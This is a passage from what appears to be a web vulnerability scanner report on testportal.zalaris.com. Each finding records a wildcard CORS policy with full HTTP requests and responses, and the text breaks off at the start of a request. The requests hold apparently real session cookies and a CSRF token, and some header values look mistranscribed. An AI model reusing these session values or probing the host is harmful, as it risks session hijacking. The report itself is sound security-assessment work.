/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "_sap_ui_table_BaseSize": "2rem",
  "_sap_ui_table_BaseSizeCozy": "3rem",
  "_sap_ui_table_BaseSizeCompact": "2rem",
  "_sap_ui_table_BaseSizeCondensed": "1.5rem",
  "_sap_ui_table_BaseBorderWidth": ".
...[SNIP]...
```

10.23. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **</neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json>**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **<https://divcymjuttstf.com>**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656580389667
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://divcymjuttstf.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:16:34 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 8395
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://*.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/ZALARISTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "sap_ui_unified_CalendarLegend_sapUiUnifiedLegendWorkingDay": "###",
  "sap_ui_unified_CalendarLegend_sapUiUnifiedLegendNonWorkingDay": "##7f7f7f",
  "sap_ui_unified_ColorPicker_CircleSize": "13px"
```

...[SNIP]...

10.24. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://lyoifdrmyxwf.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNU.JhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://lyoifdrmyxwf.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:16:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
content-length: 492
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:37 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
```



```
"sapUiFiori3AnchorBarBottomShadow": "inset 0 -0.0625rem #d9d9d9",  
"sapUiFiori3ABUnderlineOffsetAndHeight": "0.188rem",  
"sapUiFiori3ABUnderlineTopRadius": "0.125rem",  
"sapUiFiori3HSBottomShadow":  
...[SNIP]...
```

10.25. <https://testportal.zalaris.com/neptune/server/fontawesome/5.13.0/fa.js>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **[/neptune/server/fontawesome/5.13.0/fa.js](https://testportal.zalaris.com/neptune/server/fontawesome/5.13.0/fa.js)**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **<https://pgdmuyhbfqkn.com>**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/fontawesome/5.13.0/fa.js HTTP/1.1  
Host: testportal.zalaris.com  
Accept-Encoding: gzip, deflate  
Accept: */*  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Origin: https://pgdmuyhbfqkn.com  
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;  
ai_user=pY43eHT283Zx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;  
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK  
Date: Thu, 30 Jun 2022 09:14:46 GMT  
Server: Apache  
X-Content-Type-Options: nosniff  
X-Xss-Protection: 1; mode=block  
Referrer-Policy: no-referrer-when-downgrade,strict-origin  
X-Robots-Tag: none, noarchive  
X-FRAME-OPTIONS: SAMEORIGIN  
content-type: application/x-javascript  
Content-Length: 71860  
dpx-sap: 21100006  
x-user-logon-language: E  
access-control-allow-origin: *  
last-modified: Mon, 11 May 2020 13:18:31 GMT  
sap-dms: KW  
ms-author-via: DAV  
sap-server: true  
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/  
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:  
https://*.boot.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net  
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-  
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/  
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com  
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com  
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:// https://*.boost.ai/ https://ui5.sap.com/  
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co  
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com  
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-  
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-  
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443  
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:  
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com  
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:// https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'  
https://*.zalaris.com:443 blob: ;  
Strict-Transport-Security: max-age=31536000  
X-Content-Type-Options: nosniff  
Connection: close  
  
sap.ui.getCore().attachInit(function() {  
  var faJson = [{"f": "fa-brands", "t": "500px", "c": "f26e"}, {"f": "fa-brands", "t": "accessible-icon", "c": "f368"}, {"f": "fa-brands", "t": "accusoft", "c": "f369"}, {"f":  
...[SNIP]...
```

10.26. <https://testportal.zalaris.com/neptune/server/js/Core.js>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **</neptune/server/js/Core.js>**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **<https://avvqrojmjad.com>**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/Core.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://avvqrojmjad.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:14:39 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 1056011
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Sat, 29 Jan 2022 11:58:06 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/* https://preprod.signicat.com/ https://ld.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var AppCache=
{Initializd:!1,Encrypted:"",CurrentUname:"",CurrentApp:"",CurrentConfig:"",CurrentLanguage:"",AppVersion:"",StartApp:"",navNotif:!1,Uri:"",UriBase:"",Client:"",Passcode:"",Auth:"",en
able
...[SNIP]...
```

10.27. <https://testportal.zalaris.com/neptune/server/js/Debug.js>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/server/js/Debug.js**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://brivudjqidsb.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/Debug.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://brivudjqidsb.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUzUpH1QPj1656564413184j1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:15:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 6132
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 28 Jan 2022 15:53:03 GMT
sap-dms: KW
sap-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://ld.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

neptune.Debug={console:{log:console.log,info:console.info,warn:console.warn,error:console.error},init:1,initLog:[],timestamp:null,ext:0,loaded:function(e)
{neptune.Debug.init=10,sap.n.Debug.classicLa
...[SNIP]...
```

10.28. https://testportal.zalaris.com/neptune/server/js/IndexedDBShim.js

Summary

Severity: **Information**

Confidence: **Certain**

Host: <https://testportal.zalaris.com>
Path: </neptune/server/js/IndexedDBShim.js>

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://jaxidssdhbkk.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
